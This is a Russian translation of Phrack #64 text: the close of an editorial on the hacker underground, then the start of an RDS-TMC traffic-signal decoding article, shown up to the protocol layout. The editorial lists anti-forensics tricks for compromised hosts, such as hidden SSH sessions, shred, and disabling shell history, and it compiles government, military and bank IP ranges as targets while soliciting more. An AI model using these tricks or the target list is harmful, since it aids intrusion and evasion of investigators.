СТОП!!!! Я не хочу сказать, что эксперты по безопасности лучше хакеров. Не думаю, что это так, но, честно говоря, это и не особо важно. Бессмысленно спрашивать, кто лучше. Лучший, независимо от применяемых техник, — всегда самый изобретательный. Но есть два момента, которые я хотел бы развить.

4.1. Прекрасный мир корпоративной безопасности

Несколько месяцев назад я встретил хакера очень старой школы, который сказал мне кое-что весьма меткое, и, думаю, он был прав. Он сказал, что технологии за последние годы действительно изменились, но приёмы старой школы всё ещё работают. Просто потому, что люди, работающие в компаниях по безопасности, на самом деле не озабочены безопасностью. Их больше заботит поиск новой элитной техники атаки или защиты системы и представление её на конференции по безопасности, нежели применение этой техники на практике.

Итак, Андерграунд, у нас проблема. Серьёзная проблема. 15 лет назад в индустрии безопасности работало много людей. Но при этом немало людей работало и в том, что я называю андерграундной сценой. Оценить точные доли невозможно, но я бы сказал примерно так: 60% работают в безопасности и 40% — в андерграундной сцене. Это было ещё приемлемое соотношение. Сегодня я не уверен, что это по-прежнему так. Более точная оценка — 80/20 в пользу безопасности или даже хуже... Людей, работающих в мире безопасности, становится всё больше, тогда как для андерграундной сцены их остаётся всё меньше. Взгляните на все эти «элитные» компании по безопасности: ISS, Core Security, Immunity, IDefense, eEye, @stake, NGSSoftware, Checkpoint (!), Counterpane, Sabre Security, Net-Square, Determina, SourceFire... Остановлюсь, иначе Google будет делать рекламу этим компаниям. Все они наняли и продолжают нанимать хакеров, даже если скажут, что нет. Иногда они даже не знают, что наняли хакера. Сколько прошлых авторов Phrack работает в этих компаниях? Думаю, много, очень много. В конце концов, нельзя остановить хакера, если сам никогда им не был...

Вы скажете: «Это нормально, всем надо что-то есть». Да, это правда. Всем надо что-то есть. Я говорю не об этом. Мне не нравится (даже если нам и нужны все эти хорошие и плохие парни) то, что окружает мир безопасности: конференции, (ложные) тревоги, журналы, почтовые рассылки, псевдо-компании безопасности, псевдо-сайты безопасности, псевдо-книги по безопасности...

Можете объяснить, почему вокруг безопасности столько всего, а вокруг андерграунда — так мало?

4.2. Глубина познаний на конференциях по безопасности

Если посмотреть на все темы, затрагиваемые на конференциях по безопасности, это поражает. Возьмём самые известные: Blackhat, SecWest или даже Defcon (я упоминаю только маркетинговые конференции; есть и другие хорошие конференции, менее корпоративно ориентированные, — CCC, PH neutral, HOPE или WTH). Теперь посмотрите на доклады — они действительно хороши. Когда 5 лет назад я ходил на конференции по безопасности, мне было смешно: я говорил друзьям: «Эти ребята отстают на 5 лет». Тогда это было правдой, но сейчас, думаю, уже нет. Они, вероятно, всё ещё отстают, но не так сильно. Но для меня самое главное — что в последнее время было очень много по-настоящему интересных тем. Хотя не всё было интересно — попадались и скучные. К интересному я бы отнёс темы, связанные с новыми технологиями (VOIP, WEB 2.0, RFID, BlackBerry, GPS...) или оригинальные — аппаратный взлом, BlackOps, агентские связи, истории о социальной инженерии, биоинформационные атаки, нанотехнологии, PsyOp... Что за чёрт?!#@?! 10 лет назад все оригинальные темы публиковались в андерграундных журналах вроде Phrack или 2600. Не на конференциях по безопасности, где нужно платить больше 1000 долларов.

Это не моё представление о том, чем должно быть хакерство. Вам правда нужна такая публичность, чтобы чувствовать себя хорошо? Это не хакерство. Я говорю здесь не о содержании, а о форме. Когда я пишу что-то дома всю ночь и утром это работает — это по-настоящему захватывает. И мне не нужно кричать всем: «Смотрите, что я сделал!» Тем более не на публике, где люди платят больше 1000 долларов, чтобы тебя послушать.

Ещё одна удивительная вещь на этих конференциях — то, что я называю «конференционным кругом». Сегодня, если ты эксперт по безопасности, тенденция такова: один и тот же доклад

читается на разных конференциях по всему миру. Более 50% всех экспертов так и делают. Они едут в Америку на BlackHat, Defcon и CanSecWest, потом перебираются в Европу и заканчивают в Азии или Австралии. Можно даже сделать BlackHat America, BlackHat Europe и BlackHat Asia! Как Роджер Федерер или Тайгер Вудс, они пытаются сделать Большой шлем! Так что конференция 2007 года может оказаться более или менее тем же, что и конференция 2005-го. Похоже, в нашем чудесном мире безопасности появилась новая профессия: «конференционный бегун»!

И последнее смешное: количество конференций, которые я отнёс бы в категорию «Как взломать систему XXX». Например, на последнем Blackhat USA был доклад о том, как взломать встроенное устройство — например, принтеры и копиры. Несмотря на то что это интересно (сбор напечатанных документов), мне смешно одно: достаточно взломать нестандартное устройство, чтобы оказаться на Blackhat или Defcon. Поэтому дам хакерам, желающим прославиться, один хороший совет: попробуйте взломать кофемашину ФБР или встроенное устройство лифта Пентагона — и все будут считать вас героем или террористом (в зависимости от контекста).

5. Phrack и ось контртак

Теперь, дав вам обзор мира безопасности, попробуем понять, как его изменить. Есть две возможности. Первая такова: я говорю вам «Ок, теперь, когда вы действительно понимаете проблему, настало время менять наш менталитет. Вот новый образ мышления, который мы должны принять». Это немного самонадеянно. Никто не может решить проблему в одиночку и притворяться, что принесёт правильное решение. Так что первая возможность, думаю, не сработает. Люди согласятся, но никто ничего не сделает.

Вторая возможность — начать с Phrack. Все участники The Circle of Lost Hackers согласны с тем, что Phrack должен вернуться к своему прошлому стилю, когда дух был жив. Мы полностью согласны с приведённой выше цитатой о том, что Phrack превратился главным образом в сухой технический журнал. Именно поэтому мы хотим предложить вам идеи, которые могут вернуть Phrack его былую ауру. Phrack не принадлежит какой-то группе людей — Phrack принадлежит всем, каждому в андерграундной сцене, кто хочет что-то привнести для андерграунда. В конце концов, Phrack — журнал, созданный сообществом для сообщества.

Мы хотели бы пригласить всех высказать своё мнение о нынешней сцене и о том, в каком направлении Phrack должен двигаться в будущем. Мы могли бы собрать ваши идеи в будущей статье.

5.1. Старая идея — хорошая идея

Если посмотреть на старые выпуски Phrack, в них были некоторые регулярные рубрики:

- Phrack LoopBack
- Line noise
- Phrack World News
- Phrack Profiles
- International scenes

Забавная деталь о Phrack World News: в Phrack 36 она называлась не «Phrack World News», а «Elite World News»...

Все эти рубрики были и остаются интересными. Но среди них мы хотели бы реанимировать последнюю: «International scenes». В этом выпуске сделана первая попытка, но мы хотели бы, чтобы люди присылали нам краткое описание своей сцены. Было бы очень интересно получить описания сцен, о которых говорят редко, — например, китайской сцены, бразильской сцены, российской сцены, африканской сцены, ближневосточной сцены... Но, конечно, нас интересуют и более классические сцены — американская, британская, французская, немецкая... Всё приветствуется. Хакеры по всему миру — это не только хакеры Европы и Америки, мы везде. И когда мы говорим об андерграундной сцене, она должна включать все локальные сцены.

5.2. Совершенствуй свои хакерские навыки

Здесь мы хотели бы начать новый вид статей. Статья, цель которой — дать новому поколению хакеров различные маленькие трюки для взлома «по-элитному». Она будет присутствовать в каждом новом выпуске (по крайней мере, пока не умрёт... надеемся, не скоро). Идея в том, чтобы каждый присылал нам свои трюки при взломе чего-либо (компьютера или не только). Трюки должны объясняться не более чем в 30 строках, и это может быть даже одна строка. Это может быть элитный трюк или что-то очень простое, но полезное. Например:

Почти невидимое SSH-подключение

В худшем случае, если вам нужно подключиться по SSH к какому-то хосту, всегда делайте это без выделения TTY:

```
ssh -T user@host
```

Если подключаться так, команда вроде `w` не покажет ваше соединение. Ещё лучше — добавьте `bash -i` в конце команды, чтобы эмулировать оболочку:

```
ssh -T user@host /bin/bash -i
```

Ещё один трюк с SSH — использование опции `-o`, позволяющей указать конкретный файл `known_hosts` (по умолчанию `~/.ssh/known_hosts`). Трюк состоит в том, чтобы использовать `-o с /dev/null`:

```
ssh -o UserKnownHostsFile=/dev/null -T user@host /bin/bash -i
```

При таком трюке IP-адрес хоста, к которому вы подключаетесь, не будет записан в `known_hosts`.

Использование псевдонима (`alias`) — хорошая идея.

Затирание файла

Если вам нужно уничтожить файл на скомпрометированном компьютере, попробуйте использовать инструмент вроде `shred`, доступный в большинстве дистрибутивов Linux:

```
shred -n 31337 -z -u file_to_delete

-n 31337 : перезаписать содержимое файла 31337 раз
-z : добавить финальную перезапись нулями для сокрытия затирания
-u : обрезать и удалить файл после перезаписи
```

Лучшее решение — создать небольшой раздел в RAM с помощью `tmpfs` или `ramdisk` и хранить все свои файлы там.

Использование псевдонима (`alias`) снова является хорошей идеей.

Быстрый способ скопировать файл

Если нужно скопировать файл на удалённый хост, не мучайтесь с FTP-соединением или чем-то подобным. Просто скопируйте и вставьте в своём Xconsole. Если файл бинарный — сначала

закодируйте его через `uuencode`.

Более элитный способ — использовать программу `screen`, позволяющую скопировать файл с одного экрана на другой:

```
Включить/выключить запись: C-a H или C-a : log
```

Когда запись активна, просто выполните `cat` на нужном файле.

Смена оболочки

Первое, что следует сделать, оказавшись на скомпрометированном компьютере, — сменить оболочку. Как правило, системы настроены на ведение истории только для одной оболочки (скажем, `bash`); если вы смените оболочку (например, на `ksh`), записи вестись не будут.

Это предотвратит запись ваших действий в случае, если вы забудете почистить логи. Не забывайте и про `unset HISTFILE` — часто бывает полезно.

Некоторые из этих трюков по-настоящему примитивны, и их наверняка знают все хакеры старой школы (или не используют, потому что у них есть более элитные). Но они по-прежнему полезны во многих случаях, и было бы интересно сравнить чужие трюки со своими.

5.3. Жёлтые страницы андерграунда

Ещё одна интересная идея — вести список всех значимых IP-диапазонов в мире. Эта статья будет называться «Meaningful IP ranges». Мы уже начали сканировать все сети класса A и B. По-настоящему интересны все IP-адреса агентств, которые, по идее, шпионят за нами. Загляните на этот сайт:

<http://www.milnet.com/iagency.htm>

Тем не менее мы не должны ограничивать свой список агентствами — в него должно войти всё, что олицетворяет мировую власть.

В том числе:

- Все агентства страны (Китай, Россия, Великобритания, Франция, Израиль...)
- Все компании в определённой отрасли: частные спецслужбы, конкурентная разведка, финансовые клиринговые центры, частные армии (dyncorp, CACI, MPRI, Vinnel, Wackenhut, ...)
- Компании, близкие к правительству (SAIC, Dassault, QinetiQ, Halliburton, Bechtel...)
- Компании, занимающиеся слежкой (AT&T, Verizon, VeriSign, AmDocs, BellSouth, Top Layer Networks, Narus, Raytheon, Verint, Comverse, SS8, pen-link...)
- Вещательные СМИ (Al Jazeera, Al Arabia, CNN, FOX, BBC, ABC, RTVi, ...)
- Печатные СМИ и информационные агентства (NY/LA Times, Washington Post, Guardian, Le Monde, El Pais, The Bild, The Herald, Reuters, AFP, AP, TACC, UPI...)
- Все операторы спутников (Intelsat, Eurosat, Inmarsat, Eutelsat, Astra...)
- Подозрительные инвестиционные фонды (Carlyle, In-Q-Tel...)
- Передовые исследовательские центры (DARPA, ARDA/DTO, HAARP...)
- Тайные общества, фиктивные группы и аналитические центры (Римский клуб, Бернский клуб, Бильдербергский клуб, группа JASON, фонд Rachel, CFR, ERT, UNICE, AIPAC, Богемский клуб, Opus Dei, Chatham House, Церковь Саентологии...)
- Партизанские группы, повстанцы или просто альтернативные группы (FARC, ELN, ETA, KKK, NPA, IRA, Hamas, Hezbollah, Muslim Brothers...)
- Министерства (обороны, энергетики, иностранных дел, юстиции...)

- Военные или международные полицейские организации (Армия США, ВМС США, ВВС США, НАТО, европейские армии, Interpol, Europol, CCU...)
- И последнее, но не по важности: HONEYPOT!

Очевидно, что получить не все диапазоны возможно. Некоторые агентства зарегистрированы под фиктивным именем, чтобы быть незаметнее (как насчёт ENISA, европейского АНБ?); другие используют высокоуровневые системы (VPN, tor...) поверх обычных сетей или просто используют коммуникационные системы, отличные от интернета. Но мы хотели бы поддерживать максимально полный список. И для этого нам нужна ваша помощь. Нам нужна помощь каждого в андерграунде, готового делиться знаниями. Присылайте нам свои диапазоны.

Мы начали сканировать диапазоны А и В с небольшим скриптом собственного изготовления, но будьте уверены: самые интересные диапазоны — в классе С. Вот краткое начало списка:

```
11.0.0.0 - 11.255.255.255 : DoD Network Information Center
144.233.0.0 - 144.233.255.255 : Defense Intelligence Agency
144.234.0.0 - 144.234.255.255 : Defense Intelligence Agency
144.236.0.0 - 144.236.255.255 : Defense Intelligence Agency
144.237.0.0 - 144.237.255.255 : Defense Intelligence Agency
144.238.0.0 - 144.238.255.255 : Defense Intelligence Agency
144.239.0.0 - 144.239.255.255 : Defense Intelligence Agency
144.240.0.0 - 144.240.255.255 : Defense Intelligence Agency
144.241.0.0 - 144.241.255.255 : Defense Intelligence Agency
144.242.0.0 - 144.242.255.255 : Defense Intelligence Agency
162.45.0.0 - 162.45.255.255 : Central Intelligence Agency
162.46.0.0 - 162.46.255.255 : Central Intelligence Agency
130.16.0.0 - 130.16.255.255 : The Pentagon
134.11.0.0 - 134.11.255.255 : The Pentagon
134.152.0.0 - 134.152.255.255 : The Pentagon
134.205.0.0 - 134.205.255.255 : The Pentagon
140.185.0.0 - 140.185.255.255 : The Pentagon
141.116.0.0 - 141.116.255.255 : Army Information Systems Command-Pentagon
6.0.0.0 - 6.255.255.255 : DoD Network Information Center
128.20.0.0 - 128.20.255.255 : U.S. Army Research Laboratory
128.63.0.0 - 128.63.255.255 : U.S. Army Research Laboratory
129.229.0.0 - 129.229.255.255 : United States Army Corps of Engineers
131.218.0.0 - 131.218.255.255 : U.S. Army Research Laboratory
134.194.0.0 - 134.194.255.255 : DoD Network Information Center
134.232.0.0 - 134.232.255.255 : DoD Network Information Center
137.128.0.0 - 137.128.255.255 : U.S. ARMY Tank-Automotive Command
144.252.0.0 - 144.252.255.255 : DoD Network Information Center
155.8.0.0 - 155.8.255.255 : DoD Network Information Center
158.3.0.0 - 158.3.255.255 : Headquarters, USAAISC
158.12.0.0 - 158.12.255.255 : U.S. Army Research Laboratory
164.225.0.0 - 164.225.255.255 : DoD Network Information Center
140.173.0.0 - 140.173.255.255 : DARPA ISTO
158.63.0.0 - 158.63.255.255 : Defense Advanced Research Projects Agency
145.237.0.0 - 145.237.255.255 : POLFIN ( Ministry of Finance Poland)
163.13.0.0 - 163.32.255.255 : Ministry of Education Computer Center Taiwan
168.187.0.0 - 168.187.255.255 : Kuwait Ministry of Communications
171.19.0.0 - 171.19.255.255 : Ministry of Interior Hungary
164.49.0.0 - 164.49.255.255 : United States Army Space and Strategic Defense
165.27.0.0 - 165.27.255.255 : United States Cellular Telephone
152.152.0.0 - 152.152.255.255 : NATO Headquarters
128.102.0.0 - 128.102.255.255 : NASA
128.149.0.0 - 128.149.255.255 : NASA
128.154.0.0 - 128.154.255.255 : NASA
128.155.0.0 - 128.155.255.255 : NASA
128.156.0.0 - 128.156.255.255 : NASA
128.157.0.0 - 128.157.255.255 : NASA
128.158.0.0 - 128.158.255.255 : NASA
128.159.0.0 - 128.159.255.255 : NASA
128.161.0.0 - 128.161.255.255 : NASA
128.183.0.0 - 128.183.255.255 : NASA
128.217.0.0 - 128.217.255.255 : NASA
129.50.0.0 - 129.50.255.255 : NASA
153.31.0.0 - 153.31.255.255 : FBI Criminal Justice Information Systems
138.137.0.0 - 138.137.255.255 : Navy Regional Data Automation Center
```

138.141.0.0 - 138.141.255.255 : Navy Regional Data Automation Center
138.143.0.0 - 138.143.255.255 : Navy Regional Data Automation Center
161.104.0.0 - 161.104.255.255 : France Telecom R&D
161.105.0.0 - 161.105.255.255 : France Telecom R&D
161.106.0.0 - 161.106.255.255 : France Telecom R&D
159.217.0.0 - 159.217.255.255 : Alcanet International (Alcatel)
158.190.0.0 - 158.190.255.255 : Credit Agricole
158.191.0.0 - 158.191.255.255 : Credit Agricole
158.192.0.0 - 158.192.255.255 : Credit Agricole
165.32.0.0 - 165.48.255.255 : Bank of America
171.128.0.0 - 171.206.255.255 : Bank of America
167.84.0.0 - 167.84.255.255 : The Chase Manhattan Bank
159.50.0.0 - 159.50.255.255 : Banque Nationale de Paris
159.22.0.0 - 159.22.255.255 : Swiss Federal Military Dept.
163.12.0.0 - 163.12.255.255 : navy aviation supply office
163.249.0.0 - 163.249.255.255 : Commanding Officer Navy Ships Parts
164.94.0.0 - 164.94.255.255 : Navy Personnel Research
164.224.0.0 - 164.224.255.255 : Secretary of the Navy
34.0.0.0 - 34.255.255.255 : Halliburton Company
139.121.0.0 - 139.121.255.255 : Science Applications International Corporation
...

Последний пункт особенно интересен; тем, кого занимают малоизвестные технологии, стоит детально изучить материалы SAIC...

Но в любом случае этот список сырой и неполный. У нас есть ещё много интересных диапазонов, пока не классифицированных. Это просто показывает, насколько легко их получить.

Если идея кажется вам интересной, присылайте свои диапазоны. Мы будем рады включить их в наш список. Цель — предложить максимально полный список к следующему выпуску Phrack.

5.4. Ось знаний

Уверен, все знают «ось зла». Это сенсационное выражение несколько лет назад придумал г-н Буш для обозначения злобных стран (но действительно ли его придумал «президент», а не м-р Karl Rove??). Мы могли бы использовать то же выражение для обозначения злобных тем, которые нам хотелось бы видеть в Phrack. Но я оставлю г-ну Могущественному Бушу его выражение и найду более благородное: Ось Знаний.

Итак, о чём речь? Просто перечислим темы, которые нам хотелось бы чаще видеть в Phrack. В последние годы Phrack был сосредоточен главным образом на эксплуатации уязвимостей, шеллкодах, ядре и обратной разработке. Я не говорю, что это было неинтересно, — я говорю, что нам нужно разнообразить статьи в Phrack. Все согласны, что надо знать о новейших техниках эксплуатации кучи, но нам также следует знать, как эксплуатировать новые технологии.

5.4.1. Новые технологии

В иллюстрацию моей мысли приведу цитату из Phrack 62, профайл Scut:

Q: What suggestions do you have for Phrack?

A: For the article topics, I personally would like to see more articles on upcoming technologies to exploit, such as SOAP, web services, .NET, etc.

Думаю, он был прав. Нам нужно больше статей о новых технологиях. Хакеры должны быть в курсе. Низкоуровневый взлом интересен, но нам также нужно адаптироваться к новым технологиям.

Это может включать: RFID, Web2, GPS, Galileo, GSM, UMTS, Grid Computing, Smartdust system.

Кроме того, поскольку название Phrack является сочетанием Phreak и Hack, было бы здорово иметь больше статей о фрикинге. Если посмотреть на все выпуски Phrack с 1 по 30, большинство статей было посвящено фрикингу. А фрикинг и новые технологии тесно связаны.

5.4.2. Скрытые и частные сети

Нам хотелось бы получить подробное или хотя бы вводное описание частных сетей, используемых правительствами. В том числе:

- Cyber Security Knowledge Transfer Network (KTN): <http://ktn.globalwatchonline.com>
- Unclassified but Sensitive Internet Protocol Router Network (NIPRNET) и The Secret IP Router Network (SIPRNET): <http://www.disa.mil/main/prodsol/data.html>
- GOVNET: <http://www.govnet.state.vt.us/>
- Advanced Technology Demonstration Network: <http://www.atd.net/>
- Global Information Grid (GIG): <http://www.nsa.gov/ia/industry/gig.cfm?MenuID=10.3.2.2>

В мире существует множество частных сетей, часть которых не задокументирована. Нам хотелось бы знать: как они реализованы, кто ими пользуется, какие протоколы применяются (ATM, SONET...?), есть ли способ получить к ним доступ через интернет...

Если у вас есть какая-либо информация об этих сетях, мы будем очень рады её узнать.

5.4.3. Информационная война

Информационная война — пожалуй, одна из самых интересных развивающихся тем последних лет. Информация присутствует везде, и тот, кто контролирует информацию, будет властелином. США уже хорошо это понимают, Китай тоже, но некоторые страны всё ещё отстают. Особенно в Европе. Некоторые сайты уже специализируются на информационной войне — например, IWS the Information Warfare Site (<http://www.iwar.org.uk>).

Можно также найти несколько школ по всему миру, специализирующихся на информационной войне.

Мы, хакеры, можем использовать наши знания и изобретательность, чтобы сделать что-то в этой области. Приведу два примера. Первый — Black Hat SEO (<http://www.blackhatseo.com/>). Эта тема по-настоящему интересна, потому что объединяет множество предметов: разработку, взлом, социальную инженерию, лингвистику, искусственный интеллект и даже маркетинг. Эти техники можно применять в информационной войне, и нам хотелось бы, чтобы андерграунд лучше знал об этой теме.

Второй пример: в документе под названием «Who is n3td3v?» автор (hacker factor) использует лингвистические техники для идентификации n3td3v. Проанализировав тексты n3td3v, автор утверждает, что n3td3v и Gobbles — вероятно, одно и то же лицо. N3td3v в ответ заявил, что у него есть программа с ИИ, позволяющая автоматически генерировать текст. Если ему нужно звучать как Джордж Буш, достаточно найти множество его статей, скормить эти тексты своему ИИ, и программа построит модель того, как пишет Джордж Буш. Создав модель, можно подать ей любой текст, и он будет переведён в «речь Джорджа Буша». Автор (hacker factor) ответил, что это невозможно.

Работая в области text mining, могу сказать: это возможно. Большинство людей в академической среде не замечают очевидного, и когда приходишь к ним с инновационными техниками, они обычно говорят, что ты мечтатель. Простую реализацию можно быстро сделать, используя грамматику

(которую можно даже индуцировать автоматически), тезаурус и цепи Маркова. Добавьте несколько самодельных правил — и у вас есть небольшая система для изменения текста.

Можно было бы выпустить подобный инструмент (бинарник, без исходников). У меня уже есть название статьи: «Defeating forensic: how to cover your says»!

В более широком плане интересными темами информационной войны могут быть:

- Инновационные техники поиска информации
- Автоматическое распространение манипулированной информации
- Отслеживание манипулированной информации

Военные и передовые центры вроде DARPA уже интересуются этими темами. Мы не должны позволять правительствам монополизировать эти области. Уверен, мы можем справиться с этим намного лучше.

5.4.4. Системы слежки

ECHELON знают все — это, вероятно, наиболее задокументированная система слежки в мире. К сожалению, большинство информации об ECHELON касается лишь того, где в мире расположены его базы. О том, как они обрабатывают данные, нет ничего. Очевидно, что они используют техники data mining: распознавание речи, очистка текста, тематическая классификация, распознавание именованных сущностей, определение тональности и так далее. Для этого они могут использовать собственное программное обеспечение или, возможно, коммерческое, например:

- Retrievalware от Convera: <http://www.convera.com/solutions/retrievalware/Default.aspx>
- Продукты Inxight: <http://www.inxight.com/products/>
- Система визуализации в духе «Особого мнения»: <http://starlight.pnl.gov/>

Пока мы, как Сократ, знаем только то, что ничего не знаем. Ничего о том, как они обрабатывают данные. Но нам очень хотелось бы это узнать.

В том же ключе нам хотелось бы больше узнать о Narus (<http://www.narus.com/>), который может быть преемником CARNIVORE — инструмента ФБР для перехвата электронных данных. Какие страны используют Narus, где он установлен, как Narus обрабатывает информацию...

По существу, любая система, предназначенная для слежки за нами, представляет интерес.

6. Заключение

Я приближаюсь к концу своей темы. Как и с любой статьёй, одни с её содержанием согласятся, другие нет. Я, вероятно, не лучший человек для разговора об андерграунде, но я попытался вместить в этот текст все интересные дискуссии, которые вёл на протяжении нескольких лет с множеством людей. Я попытался проанализировать прошлую и нынешнюю сцену и дать вам по возможности точный её снимок.

Я не полностью удовлетворён — есть ещё очень многое, что можно было бы сказать. Но если эта статья заставит вас задуматься о нынешней сцене или об андерграунде в целом — значит, мы на правильном пути.

Самое важное — это необходимость вернуть андерграундный дух. Мир меняется, люди меняются, мир безопасности меняется, но андерграунд должен сохранять свой дух — тот дух, который

характеризовал его в прошлом.

Я предложил вам несколько идей о том, как это сделать, но в 10 000 голов идей несравнимо больше, чем в одной. Каждый, кого беспокоит нынешнее состояние сцены, приглашён высказать своё мнение о том, как нам это изменить.

Итак — пора будить Андерграунд. ТО САМОЕ пробуждение. Пробуждение, которое покажет миру, что андерграунд не мёртв. Что он никогда не умрёт, что он жив и будет жить ещё долго.

Это ответственность каждого хакера во всём мире.

Перехват сигналов дорожной информации RDS-TMC

```

_/B\_/W\
(* *)      Phrack #64 file 5      (* *)
| - |
| |      Hijacking RDS-TMC Traffic Information
| |      signals
| |
| |      by Andrea "lcars" Barisani
| |      <lcars@inversepath.com>
| |      Daniele "danbia" Bianco
| |      <danbia@inversepath.com>
| |
( )

```

Авторы: Andrea "lcars" Barisani , Daniele "danbia" Bianco

Содержание

1. Введение
2. Мотивация
3. RDS
4. RDS-TMC
5. Схема прослушивания
6. Простой декодер RDS v0.1
7. Ссылки

1. Введение

Современные спутниковые навигационные системы используют относительно новый стандарт RDS-TMC (Radio Data System — Traffic Message Channel) для получения информации о дорожной обстановке через FM-вещание. Протокол позволяет передавать сведения о дорожных событиях: авариях, пробках и т. д. Если поступившая информация затрагивает текущий маршрут пользователя, навигатор использует её для расчёта и предложения объездов и альтернативных маршрутов. Мы покажем, как принимать и декодировать пакеты RDS-TMC с помощью недорогого самодельного оборудования; цель — разобраться в протоколе настолько, чтобы в итоге продемонстрировать, насколько тривиально инжектировать ложную информацию.

Мы также публикуем первый выпуск нашего Simple RDS Decoder (ленивое название — srdsd), который, насколько нам известно, является первым открытым инструментом, предпринимающим попытку полного декодирования сообщений RDS-TMC. Он не ограничивается RDS-TMC и выполняет базовое декодирование обычных RDS-сообщений.

Вторая часть статьи посвящена передаче сообщений RDS-TMC, взлому спутниковых навигаторов через TMC и его последствиям для атак социальной инженерии.

2. Мотивация

RDS в основном использовался для отображения названий радиостанций на FM-приёмниках и передачи альтернативных частот; подмена его данных ради показа произвольных сообщений представляла интерес разве что в исследовательских и развлекательных целях.

Однако с недавним распространением RDS-TMC по всей Европе через FM стали передаваться ценные данные, непосредственно влияющие на работу навигаторов и, в конечном счёте, на выбор маршрута водителем. Это может иметь весьма серьёзные последствия с точки зрения социальной инженерии. Кроме того, сообщения RDS-TMC могут служить вектором атаки на механизмы разбора данных в навигаторах.

Учитывая растущую роль этих систем в управлении автомобилем (которые уже давно не ограничиваются прокладкой маршрутов) и их взаимодействие с человеком, они представляют собой интересную цель — особенно в сочетании с «открытой» и неаутентифицированной природой сообщений RDS/RDS-TMC.

Вопросы безопасности мы рассмотрим во второй части.


3. RDS

Стандарт Radio Data System широко применяется практически в каждом современном FM-приёмнике: сегодня 99,9% всех автомобильных FM-радио поддерживают RDS. Стандарт используется для передачи данных поверх FM-вещания; RDS-TMC является подмножеством типов сообщений, которые он может обрабатывать. Стандарт RDS описан в европейском стандарте EN 50067.

Наиболее узнаваемые данные, передаваемые по RDS, — это название станции, которое обычно отображается на дисплее приёмника. Прочая информация включает альтернативные частоты станции (которые можно попробовать при потере сигнала), описательные данные о типе программы, дорожные объявления (многие приёмники можно настроить на прерывание воспроизведения компакт-диска или кассеты и переключение на радио при обнаружении дорожного объявления), время и дату, а также многое другое, включая TMC-сообщения.

При FM-передаче сигнал RDS передаётся на поднесущей частоте 57 кГц, что позволяет отделить канал данных от моно- и/или стереозвука.

Спектр FM:



Сигнал RDS дискретизируется по тактовой частоте 1,1875 кГц, что соответствует скорости передачи данных 1187,5 бит/с (с максимальным отклонением $\pm 0,125$ бит/с).

Амплитуда волны декодируется в двоичное представление, поэтому фактический поток данных состоит из привычных «1» и «0».

Наименьший «пакет» RDS называется Блоком (Block); 4 блока образуют Группу (Group). Каждый блок содержит 26 бит информации, таким образом, группа составляет 104 бита.

Структура группы (104 бита):

```
-----  
| Block 1 | Block 2 | Block 3 | Block 4 |  
-----
```

Структура блока (26 бит):

```
-----  
| Data (16 bits) | Checkword (10 bits) |  
-----
```

Checkword — это контрольная сумма, включённая в каждый блок и вычисляемая для защиты от ошибок: аналоговая природа радиопередачи неизбежно вносит множество ошибок в потоки данных. Используемый алгоритм полностью описан в стандарте и пока нас не интересует.

Ниже представлена наиболее базовая RDS-группа:

Block 1:

```
-----  
| PI code | Checkword |  
-----  
PI code   = 16 bits  
Checkword = 10 bits
```

Block 2:

```
-----  
| Group code | B0 | TP | PTY | <5 bits> | Checkword |  
-----  
Group code = 4 bits  
B0         = 1 bit  
TP         = 1 bit  
PTY        = 5 bits  
Checkword  = 10 bits
```

Block 3:

```
-----  
| Data | Checkword |  
-----  
Data     = 16 bits  
Checkword = 10 bits
```

Block 4:

```
-----  
| Data | Checkword |  
-----  
Data     = 16 bits  
Checkword = 10 bits
```

PI-код — это код идентификации программы (Programme Identification); он идентифицирует радиостанцию, передающую сообщение. Каждый вещатель имеет уникальный назначенный код.

Поле Group code определяет тип передаваемого сообщения, поскольку RDS может использоваться для передачи нескольких различных форматов сообщений. Типы 0A (00000) и 0B (00001), например, используются для информации о настройке. Сообщения RDS-TMC передаются в группах типа 8A (10000). В зависимости от типа группы оставшиеся 5 бит блока 2 и данные блоков 3 и 4 используются в соответствии со спецификацией соответствующей группы.

Бит «B0» — код версии: «0» означает RDS версии A, «1» — RDS версии B.

Бит TP (Traffic Programme) указывает, способна ли станция передавать дорожные объявления (в сочетании с кодом TA, присутствующим в сообщениях типа 0A, 0B, 14B, 15B). Он не имеет отношения к RDS-TMC и относится исключительно к звуковым дорожным объявлениям.

Код PTY используется для описания типа программы (Programme Type): например, код 1 (в десятичном представлении) соответствует «Новостям», а код 4 — «Спорту».

4. RDS-TMC

Пакеты канала дорожных сообщений (Traffic Message Channel) несут информацию о дорожных событиях, их местоположении и продолжительности. Для сопоставления кодов событий с их описанием и кодов местоположений с координатами GPS используется ряд таблиц подстановки, которые должны храниться в памяти навигатора. Стандарт RDS-TMC описан в международном стандарте ISO 14819-1.

Все новейшие навигационные системы в той или иной мере поддерживают RDS-TMC; некоторые из них требуют приобретения внешней антенны для корректного приёма сигнала, тогда как современные системы, встроенные в приборную панель автомобиля, используют уже имеющуюся FM-антенну радиосистемы. Интерфейс навигатора позволяет отображать список полученных сообщений и предлагает объезды при возникновении событий, затрагивающих текущий маршрут.

TMC-пакеты передаются в виде групп типа 8A (10000) и делятся на две категории: одnogрупповые (Single Group) и многогрупповые (Multi Group) сообщения. В одnogрупповых сообщениях бит номер 13 блока 2 равен «1»; в многогрупповых — «0».

Одногрупповое RDS-TMC-сообщение:

Block 1:

```
-----
| PI code | Checkword |
-----
PI code   = 16 bits
Checkword = 10 bits
```

Block 2:

```
-----
| Group code | B0 | TP | PTY | T | F | DP | Checkword |
-----
Group code = 4 bits
B0         = 1 bit
TP         = 1 bit
PTY        = 5 bits
Checkword  = 10 bits
```

T = 1 bit DP = 3 bits
F = 1 bit

Block 3:

```
-----
| D | PN | Extent | Event | Checkword |
-----
D           = 1 bit
PN          = 1 bit
Extent      = 3 bits
Event       = 11 bits
Checkword   = 10 bits
```

Block 4:

```
-----
| Location | Checkword |
-----
Location   = 16 bits
Checkword  = 10 bits
```

